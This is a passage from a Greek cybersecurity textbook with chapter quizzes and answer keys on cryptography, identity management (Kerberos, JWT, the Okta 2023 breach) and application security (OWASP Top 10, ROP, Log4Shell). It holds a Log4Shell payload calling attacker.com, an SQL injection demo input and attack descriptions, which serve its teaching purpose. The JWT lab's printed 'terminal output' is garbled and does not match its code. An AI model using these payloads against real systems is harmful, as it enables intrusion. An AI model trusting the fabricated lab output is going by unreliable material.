openssl pkey -in /tmp/ed25519_private.pem -pubout -out /tmp/ed25519_public.pem

echo "[+] Keys and encrypted files generated successfully."
```

Έξοδος Τερματικού (Terminal Output):

```
[+] Keys and encrypted files generated successfully.
```

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Ανάλυση Ασφαλείας Block Cipher Modes & Ευπάθειες ECB

Σενάριο: Μια εφαρμογή αποθηκεύει ιατρικά δεδομένα εικόνων DICOM χρησιμοποιώντας AES σε κατάσταση ECB (Electronic Codebook).

1. Γιατί η λειτουργία ECB αποτυγχάνει να παρέχει σημασιολογική ασφάλεια (Semantic Security);
2. Πώς η κατάσταση AES-GCM επιλύει ταυτόχρονα το πρόβλημα της εμπιστευτικότητας και της προστασίας από αλλοίωση (Tampering);
3. Εξηγήστε γιατί η επαναχρησιμοποίηση του ίδιου συνδυασμού Κλειδιού και Nonce/IV στο GCM είναι καταστροφική για την ασφάλεια (Nonce-Reuse attack).

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Ο AES αποτελεί το παγκόσμιο πρότυπο συμμετρικής κρυπτογράφησης με το AES-GCM να προσφέρει αυθεντικοποιημένη κρυπτογράφηση (AEAD).
- Η κρυπτογραφία ελλειπτικών καμπυλών (ECC) προσφέρει ανώτερη υπολογιστική αποδοτικότητα σε σύγκριση με το RSA για ισοδύναμο επίπεδο ασφάλειας.
- Το HMAC αποτρέπει επιθέσεις επέκτασης μήκους και διασφαλίζει την ακεραιότητα και αυθεντικότητα των μηνυμάτων.
- Το Certificate Transparency (CT) εξασφαλίζει δημόσιο έλεγχο στις Αρχές Πιστοποίησης αποτρέποντας περιστατικά τύπου DigiNotar.

7.6 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 7)

1. Ποιο στάδιο στον αλγόριθμο AES παρέχει τη μη-γραμμική αντικατάσταση βασισμένη σε αντιστροφή στο $GF(2^8)$;
Α'. ShiftRows
Β'. SubBytes (S-Box)
Γ'. MixColumns
Δ'. AddRoundKey
2. Ποια κατάσταση λειτουργίας (Block Cipher Mode) παρέχει ταυτόχρονα κρυπτογράφηση και αυθεντικοποίηση (AEAD);
Α'. ECB
Β'. CBC
Γ'. GCM (Galois/Counter Mode)
Δ'. OFB
3. Πόσα bits μήκους κλειδιού ECC προσφέρουν περίπου ισοδύναμη ασφάλεια με ένα κλειδί RSA 3072 bits;
Α'. 128 bits
Β'. 256 bits
Γ'. 1024 bits
Δ'. 4096 bits
4. Ποια ιδιότητα των συναρτήσεων κατακερματισμού καθιστά ανέφικτη την εύρεση οποιουδήποτε ζεύγους εισόδων με το ίδιο hash;
Α'. Collision Resistance (Ανθεκτικότητα σε Συγκρούσεις)
Β'. Pre-image Resistance
Γ'. Second Pre-image Resistance
Δ'. Perfect Forward Secrecy
5. Ποιο ήταν το βασικό αποτέλεσμα της παραβίασης της Αρχής Πιστοποίησης DigiNotar το 2011;
Α'. Κατάργηση των κωδικών πρόσβασης
Β'. Δημιουργία και επιβολή του Certificate Transparency (CT Logs)
Γ'. Αντικατάσταση του πρωτοκόλλου TCP
Δ'. Απαγόρευση του Linux
6. Ποιος τύπος αλγορίθμου είναι ο Ed25519;
Α'. Συμμετρικός κρυπτογράφος ροής
Β'. Αλγόριθμος ψηφιακής υπογραφής βασισμένος σε καμπύλες Edwards (EdDSA)
Γ'. Συνάρτηση κατακερματισμού
Δ'. Πρωτόκολλο δρομολόγησης
7. Ποιος είναι ο ρόλος του OCSP Stapling στη λειτουργία του TLS;

Α'. Ο web server παρέχει ο ίδιος την υπογεγραμμένη απόκριση OCSP για την εγκυρότητα του πιστοποιητικού του, απαλλάσσοντας τον client από την αναζήτηση στην CA

Β'. Αυξάνει το μέγεθος του κλειδιού RSA

Γ'. Κρυπτογραφεί τα cookies

Δ'. Απαγορεύει τη χρήση proxy

8. Ποιος είναι ο μαθηματικός τύπος υπολογισμού του μέτρου n στον αλγόριθμο RSA;

Α'. $n = p + q$

Β'. $n = p \times q$

Γ'. $n = p^q$

Δ'. $n = (p - 1)(q - 1)$

9. Ποια είναι η επίπτωση της επαναχρησιμοποίησης του ίδιου IV/Nonce στην κατάσταση AES-GCM;

Α'. Καμία επίπτωση

Β'. Πλήρης κατάρρευση της αυθεντικοποίησης (ανάκτηση του κλειδιού GHASH) και διαρροή δεδομένων

Γ'. Αύξηση της ταχύτητας

Δ'. Αυτόματη αλλαγή κλειδιού

10. Ποιος αλγόριθμος επελέγη από το NIST ως το πρωταρχικό πρότυπο KEM για τη Μετα-Κβαντική Κρυπτογραφία;

Α'. ML-KEM (CRYSTALS-Kyber)

Β'. RSA-8192

Γ'. 3DES

Δ'. MD5

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	B	Το SubBytes υλοποιεί την αντιστροφή στο $GF(2^8)$ παρέχοντας μη-γραμμικότητα (Confusion).
Q2	C	Το GCM είναι AEAD mode συνδυάζοντας CTR κρυπτογράφηση και GHASH authentication tag.
Q3	B	Μια ελλειπτική καμπύλη 256 bits (π.χ. Curve25519) παρέχει ≈ 128 bits security level, ισοδύναμο με RSA-3072.
Q4	A	Το Collision Resistance απαιτεί $\mathcal{O}(2^{n/2})$ πράξεις για την εύρεση οποιωνδήποτε δύο εισόδων με κοινό hash.
Q5	B	Το περιστατικό DigiNotar απέδειξε την ανάγκη για δημόσια επιθεώρηση των CAs μέσω Certificate Transparency.
Q6	B	Το Ed25519 είναι σχήμα ψηφιακής υπογραφής EdDSA πάνω στην καμπύλη Twisted Edwards Curve25519.
Q7	A	Το OCSP Stapling βελτιώνει την ταχύτητα και την ιδιωτικότητα (Privacy) των χρηστών κατά το TLS Handshake.
Q8	B	Το RSA modulus ισούται με το γινόμενο των δύο μυστικών πρώτων αριθμών ($n = p \cdot q$).
Q9	B	Η επανάληψη του Nonce στο GCM αποκαλύπτει το hash key H επιτρέποντας πλαστογράφηση μηνυμάτων.
Q10	A	Το ML-KEM (Kyber) βασίζεται σε προβλήματα πλεγμάτων (Module-LWE) και αποτελεί το επίσημο PQC πρότυπο NIST.

Διαχείριση Ταυτοτήτων, Αυθεντικοποίηση & Έλεγχος Πρόσβασης (IAM)

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η Διαχείριση Ταυτοτήτων και Πρόσβασης (Identity and Access Management – IAM) αποτελεί το νέο περίμετρο ασφαλείας στις σύγχρονες κατακεντρωμένες και cloud υποδομές. Στο παρόν κεφάλαιο εξετάζονται:

- Παράγοντες αυθεντικοποίησης (Something You Know, Have, Are) και βιομετρικές μετρικές (FAR, FRR, CER).
- Το πρωτόκολλο Kerberos v5: Ανάλυση ανταλλαγής εισιτηρίων (AS-REQ/REP, TGS-REQ/REP, AP-REQ), Ticket Granting Tickets (TGT) και επιθέσεις Kerberoasting, Golden Ticket και Silver Ticket.
- Ομοσπονδία Ταυτοτήτων (Identity Federation): SAML 2.0, OAuth 2.0 (Authorization Code Flow with PKCE) και OpenID Connect (OIDC).
- Ανατομία και ασφάλεια JSON Web Tokens (JWT – RFC 7519), επιθέσεις alg: none και ευπάθειες επαλήθευσης υπογραφής.
- Αρχιτεκτονική Μηδενικής Εμπιστοσύνης (Zero Trust Architecture – NIST SP 800-207) και διαρκής αξιολόγηση πολιτικών (PDP / PEP).
- Αναλυτική μελέτη περίπτωσης: Η παραβίαση του συστήματος υποστήριξης της Okta (2023).

8.1 Παράγοντες Αυθεντικοποίησης & Βιομετρικά Συστήματα

ΟΡΙΣΜΟΣ ► Παράγοντες Αυθεντικοποίησης (Multi-Factor Authentication – MFA)


- **Something You Know (Γνώση):** Passwords, PINs, μυστικές ερωτήσεις.
- **Something You Have (Κατοχή):** Hardware tokens (YubiKey), κάρτες Smartcards, TOTP Authenticator apps (RFC 6238), SMS.
- **Something You Are (Εγγενές / Βιομετρικό):** Δακτυλικό αποτύπωμα, ίριδα, αναγνώριση προσώπου, γεωμετρία παλάμης.

- **Somewhere You Are (Τοποθεσία) & Something You Do (Συμπεριφορά):** Geolocation, IP range, ταχύτητα πληκτρολόγησης (Keystroke Dynamics).

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Βιομετρικές Μετρικές Ακρίβειας: FAR, FRR & CER

1. **False Acceptance Rate (FAR / Type II Error):** Το ποσοστό των μη εξουσιοδοτημένων χρηστών που γίνονται εσφαλμένα δεκτοί ως έγκυροι (**Κρίσιμο σφάλμα ασφάλειας**).
2. **False Rejection Rate (FRR / Type I Error):** Το ποσοστό των νόμιμων χρηστών που απορρίπτονται εσφαλμένα (**Σφάλμα ευχρηστίας**).
3. **Crossover Error Rate (CER / Equal Error Rate – EER):** Το σημείο τομής της καμπύλης FAR και FRR όπου $FAR = FRR$. Όσο χαμηλότερο είναι το CER, τόσο πιο ακριβές και ασφαλές είναι το βιομετρικό σύστημα.

8.2 Το Πρωτόκολλο Kerberos & Επιθέσεις Active Directory



Σχήμα 8.1: Η πενταμερής ροή αυθεντικοποίησης του πρωτοκόλλου Kerberos v5.

ΑΡΧΙΤΕΚΤΟΝΙΚΗ ΠΡΟΕΙΔΟΠΟΙΗΣΗ & ΕΠΙΦΑΝΕΙΑ ΕΠΙΘΕΣΗΣ ► Κρίσιμες Επιθέσεις Kerberos στο Active Directory

- **Kerberoasting (T1558.003):** Κάθε αυθεντικοποιημένος domain user ζητά Service Tickets (TGS-REP) για λογαριασμούς υπηρεσιών που διαθέτουν Service Principal Names (SPNs). Το εισιτήριο είναι κρυπτογραφημένο με το NTLM hash του Service Account. Ο επιτιθέμενος εξάγει το εισιτήριο και εκτελεί offline brute-force επίθεση για την ανάκτηση του κωδικού πρόσβασης.
- **Golden Ticket (T1558.001):** Εάν ο επιτιθέμενος υποκλέψει το NTLM/AES hash του λογαριασμού **KRBtgt** του Domain Controller, μπορεί να πλαστογραφήσει αυθαίρετα Ticket Granting Tickets (TGT) με οποιαδήποτε δικαιώματα (π.χ. Domain Admin), αποκτώντας μόνιμη και μη ανιχνεύσιμη πρόσβαση.
- **Silver Ticket (T1558.002):** Πλαστογράφηση συγκεκριμένου Service Ticket χρησιμοποιώντας το NTLM hash της συγκεκριμένης υπηρεσίας (π.χ. CIFS, MSSQL) χωρίς καμία επικοινωνία με τον KDC.

8.3 Ομοσπονδία Ταυτοτήτων, OAuth 2.0, OIDC & Ανατομία JWT

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Ανατομία & Ασφάλεια JSON Web Tokens (JWT –

Ένα JWT αποτελείται από τρία μέρη κωδικοποιημένα σε Base64URL, χωρισμένα με τελείες (.):

eyJhbGciOiJIUzI1Ni... . eyJzdWIiOiIxMjM0NS... . SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c

Header Payload / Claims Digital Signature

(8.1)

Συνήθεις Ευπάθειες JWT:

1. **Επίθεση alg: none:** Ο επιτιθέμενος αλλάζει τον αλγόριθμο στο Header σε "alg": "none" και αφαιρεί την υπογραφή. Εάν η βιβλιοθήκη του backend δεν το απορρίψει, αποδέχεται πλαστογραφημένα claims (π.χ. "role": "admin").
2. **Key Confusion (HMAC vs RSA):** Εάν ο server αναμένει δημόσιο κλειδί RSA αλλά ο επιτιθέμενος θέσει "alg": "HS256", ο server ενδέχεται να επαληθεύσει το token χρησιμοποιώντας το δημόσιο κλειδί RSA ως συμμετρικό μυστικό HMAC!

8.4 Μελέτη Περίπτωσης: Η Παραβίαση της Okta (2023)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Υποκλοπής Tokens μέσω HAR Files σ

Τον Οκτώβριο του 2023, εισβολείς παραβίασαν το εσωτερικό σύστημα υποστήριξης πελατών (Customer Support System) του κορυφαίου παρόχου ταυτοτήτων Okta.

Μηχανισμός Παραβίασης:

1. Πελάτες της Okta κατέγραφαν σφάλματα φυλλομετρητή και ανέβαζαν αρχεία **HTTP Archive (HAR)** στο portal υποστήριξης.
2. Τα αρχεία HAR περιείχαν μη εξαιρεμένα (unredacted) ενεργά **Session Cookies** και **OAuth Bearer Tokens** των διαχειριστών.
3. Οι επιτιθέμενοι υπέκλεψαν τα tokens από το σύστημα υποστήριξης και πραγματοποίησαν **Session Hijacking** αποκτώντας πρόσβαση σε διαχειριστικά περιβάλλοντα πελατών (όπως η Cloudflare και η 1Password) χωρίς να χρειαστούν κωδικούς ή MFA.

❏ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 8: Ανάλυση, Υπογραφή & Επαλήθευση JWT Tokens με Python

Στόχος: Δημιουργία, υπογραφή με HMAC-SHA256 και έλεγχος εγκυρότητας JWT claims μέσω CLI script.

Βήμα 1: Εκτέλεση Σεναρίου Δημιουργίας & Επαλήθευσης JWT

```
cat << 'EOF' > /tmp/jwt_lab.py
import hmac, hashlib, base64, json, time
```

```
secret_key = b"EnterpriseSuperSecretKey2026"

# 1. Header & Payload
header = {"alg": "HS256", "typ": "JWT"}
payload = {
    "sub": "user_id_9876",
    "username": "alex_sec",
    "role": "SecurityAnalyst",
    "exp": int(time.time()) + 3600
}

def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b'=').decode('utf-8')

b64_hdr = b64url(json.dumps(header).encode('utf-8'))
b64_pay = b64url(json.dumps(payload).encode('utf-8'))
signing_input = f"{b64_hdr}.{b64_pay}".encode('utf-8')

# 2. Signature Creation
signature = hmac.new(secret_key, signing_input, hashlib.sha256).digest()
jwt_token = f"{b64_hdr}.{b64_pay}.{b64url(signature)}"

print(f"[+] Generated JWT Token:\n{jwt_token}\n")

# 3. Verification Process
parts = jwt_token.split('.')
expected_sig = hmac.new(secret_key, f"{parts[0]}.{parts[1]}".encode('utf-8'),
    hashlib.sha256).digest()

if b64url(expected_sig) == parts[2]:
    print("[+] JWT Signature Verification: SUCCESS (Token is Valid & Untampered)")
else:
    print("[-] JWT Signature Verification: FAILED (Tampering Detected)")
EOF
python3 /tmp/jwt_lab.py
```

Έξοδος Τερματικού (Terminal Output):

```
[+] Generated JWT Token:  
eyJhbGciOiAiSFMyNTYiLCJkaWVzIjogImFzcXhcfc2VjaWwInJvbm90byI6ImRlZDdlIiwiaWF0IjoiMTUyMDE1OTQxLTIwMjMtMDkxMCJ9
```

```
[+] JWT Signature Verification: SUCCESS (Token is Valid & Untampered)
```

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Αποτροπή Επιθέσεων Kerberoasting στο Active Directory

Σενάριο: Κατά τη διάρκεια δοκιμής διείσδυσης (Pentest), ο επιτιθέμενος εξάγει Service Tickets για το SPN MSSQLSvc/sql01.corp.local:1433 και σπάει τον κωδικό σε 10 λεπτά.

1. Γιατί οι κωδικοί των Service Accounts είναι ιδιαίτερα ευάλωτοι στο Kerberoasting;
2. Πώς η τεχνολογία Group Managed Service Accounts (gMSA) των Windows Server εξα-

λείπει πλήρως την απειλή Kerberoasting;

3. Ποιο είναι το Windows Event ID που καταγράφει αιτήματα TGS-REQ (Kerberos Service Ticket Requests);

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Το Kerberos v5 αποτελεί τη βάση του Active Directory, αλλά απαιτεί προστασία από Kerberoasting (μέσω gMSA) και προστασία του λογαριασμού KRBTGT.
- Το σύγχρονο Identity Federation βασίζεται σε OAuth 2.0 (εξουσιοδότηση) και OpenID Connect (αυθεντικοποίηση).
- Η επαλήθευση των JWT απαιτεί αυστηρό έλεγχο αλγορίθμου και απόρριψη του alg: none.
- Η Αρχιτεκτονική Zero Trust επιβάλλει συνεχή έλεγχο ταυτότητας και περιβάλλοντος σε κάθε αίτημα (Never Trust, Always Verify).

8.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 8)

1. Σε ένα βιομετρικό σύστημα, τι αντιπροσωπεύει το σημείο Crossover Error Rate (CER);
 - Α'. Το σημείο όπου το σύστημα υπερθερμαίνεται
 - Β'. Το σημείο όπου το False Acceptance Rate (FAR) ισούται με το False Rejection Rate (FRR)
 - Γ'. Το μέγιστο μήκος του κωδικού
 - Δ'. Τον αριθμό των εγγεγραμμένων χρηστών
2. Ποιο μυστικό κλειδί πρέπει να υποκλαπεί για τη δημιουργία ενός Golden Ticket στο Active Directory;
 - Α'. Το κλειδί του τοπικού Guest λογαριασμού
 - Β'. Το hash κωδικού του λογαριασμού KRBTGT του Domain Controller
 - Γ'. Το πιστοποιητικό SSL του web server
 - Δ'. Το MAC address του router
3. Ποια επίθεση Kerberos εκμεταλλεύεται αδύναμους κωδικούς πρόσβασης σε λογαριασμούς με SPNs μέσω offline cracking;
 - Α'. Pass-the-Hash
 - Β'. Kerberoasting
 - Γ'. SYN Flood
 - Δ'. DNS Poisoning

4. Ποια είναι η λειτουργία του OpenID Connect (OIDC) σε σχέση με το OAuth 2.0;
 - Α'. Το OIDC προσθέτει επίπεδο αυθεντικοποίησης ταυτότητας (Identity Layer / ID Token) πάνω από το πλαίσιο εξουσιοδότησης OAuth 2.0
 - Β'. Το OIDC αντικαθιστά τα καλώδια Ethernet
 - Γ'. Το OIDC χρησιμοποιείται μόνο για βάσεις δεδομένων
 - Δ'. Δεν υπάρχει καμία σχέση μεταξύ τους
5. Ποια ευπάθεια JWT επιτρέπει σε έναν επιτιθέμενο να παρακάμψει την επαλήθευση υπογραφής αλλάζοντας το Header;
 - Α'. Επίθεση alg: none
 - Β'. SQL Injection
 - Γ'. Cross-Site Scripting
 - Δ'. Buffer Overflow
6. Ποιο εισιτήριο Kerberos λαμβάνει ο χρήστης από το Authentication Server (AS) κατά την αρχική σύνδεση;
 - Α'. Service Ticket
 - Β'. Ticket Granting Ticket (TGT)
 - Γ'. SSL Certificate
 - Δ'. NTLM Challenge
7. Ποιο είναι το κύριο δίδαγμα από την παραβίαση της Okta το 2023 σχετικά με τα αρχεία καταγραφής HAR;
 - Α'. Τα αρχεία HAR δεν πρέπει να περιέχουν εικόνες
 - Β'. Τα αρχεία HAR ενδέχεται να περιέχουν ευαίσθητα Session Cookies και Bearer Tokens και απαιτούν αυστηρή αποστείρωση (Sanitization) πριν την αποστολή
 - Γ'. Η Okta πρέπει να χρησιμοποιεί Windows XP
 - Δ'. Τα tokens δεν λήγουν ποτέ
8. Ποιο στοιχείο της αρχιτεκτονικής Zero Trust (NIST SP 800-207) λαμβάνει την απόφαση για την παροχή ή απόρριψη πρόσβασης σε έναν πόρο;
 - Α'. Policy Enforcement Point (PEP)
 - Β'. Policy Decision Point (PDP)
 - Γ'. Hardware Security Module (HSM)
 - Δ'. Core Switch
9. Ποια τεχνολογία των Windows Server διαχειρίζεται αυτόματα κωδικούς 128-bit για service accounts αποτρέποντας το Kerberoasting;
 - Α'. Local Administrator
 - Β'. Group Managed Service Accounts (gMSA)
 - Γ'. Guest Account
 - Δ'. Remote Desktop Users

10. Ποιο πρότυπο καθορίζει τη δομή των JSON Web Tokens;

- Α'. RFC 7519
- Β'. RFC 1918
- Γ'. RFC 2616
- Δ'. RFC 791

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 8

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	B	Το CER (Crossover Error Rate) είναι το σημείο ισορροπίας όπου $FAR = FRR$, αποτελώντας δείκτη ποιότητας του συστήματος.
Q2	B	Το hash του λογαριασμού KRBTGT υπογράφει όλα τα TGTs στο domain, επιτρέποντας πλαστογράφηση Golden Tickets.
Q3	B	Το Kerberoasting ζητά νόμιμα TGS εισιτήρια για SPNs και σπάει offline το ασθενές password του service account.
Q4	A	Το OIDC αποτελεί επέκταση του OAuth 2.0 προσθέτοντας ID Tokens (JWT) για αυθεντικοποίηση προφίλ χρήστη.
Q5	A	Η παράλειψη επαλήθευσης επιτρέπει αποδοχή tokens με alg: none χωρίς έλεγχο υπογραφής.
Q6	B	Το AS-REP επιστρέφει το TGT κρυπτογραφημένο με το κλειδί του KDC (KRBTGT).
Q7	B	Τα HAR captures περιέχουν πλήρη HTTP headers συμπεριλαμβανομένων ενεργών Cookie και Authorization tokens.
Q8	B	Το PDP (Policy Decision Point) αναλύει τις πολιτικές και δίνει εντολή στο PEP (Policy Enforcement Point) για εκτέλεση.
Q9	B	Τα gMSA αλλάζουν αυτόματα πολύπλοκους κωδικούς πρόσβασης στο domain εξουδετερώνοντας το offline cracking.
Q10	A	Το RFC 7519 ορίζει επίσημα το πρότυπο και τη σύνταξη των JSON Web Tokens.

Ασφάλεια Εφαρμογών Λογισμικού, OWASP Top 10 & DevSecOps

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Οι εφαρμογές λογισμικού αποτελούν τη βασική διεπαφή αλληλεπίδρασης χρηστών και δεδομένων, αποτελώντας παράλληλα τον συχνότερο στόχο κυβερνοεπιθέσεων. Στο παρόν κεφάλαιο αναλύονται σε βάθος:

- Αναλυτική διερεύνηση των δέκα κρισιμότερων κινδύνων εφαρμογών ιστού κατά **OWASP Top 10:2021** (A01 έως A10).
- Τεχνική ανάλυση επιθέσεων Injection (SQLi, Command Injection), Broken Access Control (IDOR), XSS, CSRF και Server-Side Request Forgery (SSRF).
- Ευπάθειες χαμηλού επιπέδου: Υπερχείλιση Στοίβας (Stack Buffer Overflow), δομή Call Stack στο x86_64 και τεχνικές Return-Oriented Programming (ROP Chains).
- Ενσωμάτωση ασφάλειας στον κύκλο ζωής λογισμικού (DevSecOps): SAST, DAST, IAST, SCA και διαχείριση Software Bill of Materials (SBOM).
- Αναλυτική μελέτη περίπτωσης: Η παγκόσμια κρίση του Apache Log4Shell (CVE-2021-44228).

9.1 Ανάλυση του Προτύπου OWASP Top 10:2021

9.2 Ευπάθειες Χαμηλού Επιπέδου: Stack Overflow & ROP Chains

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Ανατομία Υπερχείλισης Στοίβας (Stack Buffer Overflow)

Στην αρχιτεκτονική x86_64, όταν καλείται μια συνάρτηση (CALL), η διεύθυνση επιστροφής (Saved RIP) αποθηκεύεται στη στοίβα (Stack). Εάν μια συνάρτηση αντιγράφει δεδομένα εισόδου χωρίς έλεγχο ορίων (π.χ. strcpy, gets):

$$\underbrace{[\text{Local Variables Buffer}]}_{64 \text{ bytes}} \longrightarrow \underbrace{[\text{Saved RBP}]}_{8 \text{ bytes}} \longrightarrow \underbrace{[\text{Saved RIP (Return Address)}]}_{8 \text{ bytes}} \quad (9.1)$$

Return-Oriented Programming (ROP): Όταν το σύστημα διαθέτει προστασία DEP/NX (μη εκτελέσιμη στοίβα), ο επιτιθέμενος δεν μπορεί να εκτελέσει Shellcode. Αντ' αυτού, δημιουργεί

Κατηγορία OWASP	Περιγραφή Ευπάθειας	Τεχνικό Παράδειγμα & Αντίμετρο
A01: Broken Access Control	Παράκαμψη εξουσιοδότησης, IDOR, κλιμάκωση προνομίων.	Πρόσβαση σε /user/102 αλλάζοντας το ID σε 101. Αντίμετρο: Έλεγχος εξουσιοδότησης στο επίπεδο εγγραφής (Record-level ACL).
A02: Cryptographic Failures	Μετάδοση ευαίσθητων δεδομένων σε plain-text, αδύναμοι αλγόριθμοι.	Αποθήκευση κωδικών με MD5. Αντίμετρο: Χρήση Argon2id / bcrypt και TLS 1.3.
A03: Injection	Εκτέλεση μη έμπιστων δεδομένων ως εντολών (SQL, OS, LDAP).	SQLi μέσω concatenation strings. Αντίμετρο: Parameterized Queries (Prepared Statements).
A04: Insecure Design	Έλλειψη αρχιτεκτονικού σχεδιασμού ασφαλείας.	Απουσία Rate Limiting σε endpoint ανάκτησης κωδικού. Αντίμετρο: Threat Modeling (STRIDE).
A05: Security Misconfiguration	Προεπιλεγμένοι κωδικοί, ενεργό Debugging, περιττές θύρες.	Εμφάνιση Stack Trace σε παραγωγικό περιβάλλον. Αντίμετρο: Hardened Images, CIS Benchmarks.
A06: Vulnerable Components	Χρήση μη ενημερωμένων βιβλιοθηκών τρίτων.	Εκμετάλλευση παλαιάς έκδοσης OpenSSL. Αντίμετρο: SCA εργαλεία (Snyk, Dependency-Check, SBOM).
A07: Identification Failures	Αδύναμη διαχείριση συνεδριών, Brute-Force.	Παραμονή Session ID μετά το Logout. Αντίμετρο: Session Regeneration, Multi-Factor Authentication.
A08: Software/Data Failures	Ανασφαλής αποσειριοποίηση (Deserialization), CI/CD flaws.	Εκτέλεση κώδικα μέσω Java readObject(). Αντίμετρο: Ασφαλείς μορφές (JSON) & ψηφιακές υπογραφές.
A09: Logging Failures	Μη καταγραφή κρίσιμων συμβάντων ασφαλείας.	Απουσία logs για αποτυχημένες συνδέσεις. Αντίμετρο: Κεντρική αποστολή σε SIEM με real-time alerts.
A10: SSRF	Εξαναγκασμός του διακομιστή σε αποστολή αιτημάτων σε εσωτερικούς πόρους.	Ανάκτηση AWS Instance Metadata (http://169.254.169.254). Αντίμετρο: Whitelisting URL & IMDSv2.


Πίνακας 9.1: Οι 10 κρισιμότεροι κίνδυνοι ασφάλειας εφαρμογών ιστού (OWASP Top 10:2021).

γεί μια **αλυσίδα ROP (ROP Chain)** συνδέοντας μικρά τμήματα υπαρχόντων εντολών μηχανής που καταλήγουν σε RET (ROP Gadgets), π.χ.:

```
pop rdi; ret → 0xAddressOfCmd → AddressOfSystem() (9.2)
```

ρυθμίζοντας τον καταχωρητή RDI με την παράμετρο και καλώντας απευθείας τη συνάρτηση `system()` της `libc`.

9.3 Αυτοματοποίηση DevSecOps & Πυλώνες Ελέγχου CI/CD



Σχήμα 9.1: Ενσωμάτωση ελέγχων ασφαλείας στις φάσεις του αγωγού DevSecOps (Shift-Left Security).

9.4 Μελέτη Περίπτωσης: Η Ευπάθεια Log4Shell (CVE-2021-44228)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Ευπάθειας Apache Log4Shell (CVE-2021-44228)

Τον Δεκέμβριο του 2021, αποκαλύφθηκε μια κρίσιμη ευπάθεια Remote Code Execution (CVSS 10.0) στη δημοφιλέστατη βιβλιοθήκη καταγραφής Java **Log4j** (εκδόσεις 2.0-beta9 έως 2.14.1).

Μηχανισμός Εκμετάλλευσης:

1. **JNDI Lookup Feature:** Το Log4j υποστήριζε αυτόματη αντικατάσταση παραμέτρων (Message Lookup Substitution) μέσω του Java Naming and Directory Interface (JNDI).
2. **Malicious Payload:** Ο επιτιθέμενος έστελνε ένα string όπως:

```
${jndi:ldap://attacker.com/Exploit} (9.3)
```

σε οποιοδήποτε πεδίο κατέγραφε η εφαρμογή (π.χ. User-Agent, φόρμα Login).

3. **Remote Class Loading:** Ο server εκτελούσε αυτόματα αίτημα LDAP στον επιτιθέμενο, λάμβανε ένα Java Class file και το εκτελούσε άμεσα στη μνήμη της JVM με πλήρη δικαιώματα.

ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 9: Ανίχνευση & Διόρθωση SQL Injection σε Python / SQLite

Στόχος: Επίδειξη ευπάθειας SQL Injection (A03:2021), εκμετάλλευση μέσω CLI και εφαρμογή ασφαλούς προτύπου με Parameterized Queries.

Βήμα 1: Εκτέλεση Σεναρίου Ευπαθούς & Ασφαλούς Ερωτήματος

```
cat << 'EOF' > /tmp/sqli_demo.py
import sqlite3

# Δημιουργία δοκιμαστικής βάσης δεδομένων
conn = sqlite3.connect(':memory:')
cursor = conn.cursor()
cursor.execute("CREATE TABLE users (id INT, username TEXT, role TEXT)")
cursor.execute("INSERT INTO users VALUES (1, 'admin', 'SuperAdmin'), (2, 'john', 'User')")
conn.commit()

# Είσοδος επιτιθέμενου για παράκαμψη αυθεντικοποίησης
malicious_input = "' OR '1'='1"

print("---- [1] Ευπαθής Εκτέλεση (String Concatenation) ----")
vuln_query = f"SELECT * FROM users WHERE username = '{malicious_input}'"
print(f"Εκτελούμενο SQL: {vuln_query}")
results = cursor.execute(vuln_query).fetchall()
print(f"Αποτέλεσμα διαρροής: {results}\n")

print("---- [2] Ασφαλής Εκτέλεση (Prepared Statements / Parameterized) ----")
safe_query = "SELECT * FROM users WHERE username = ?"
safe_results = cursor.execute(safe_query, (malicious_input,)).fetchall()
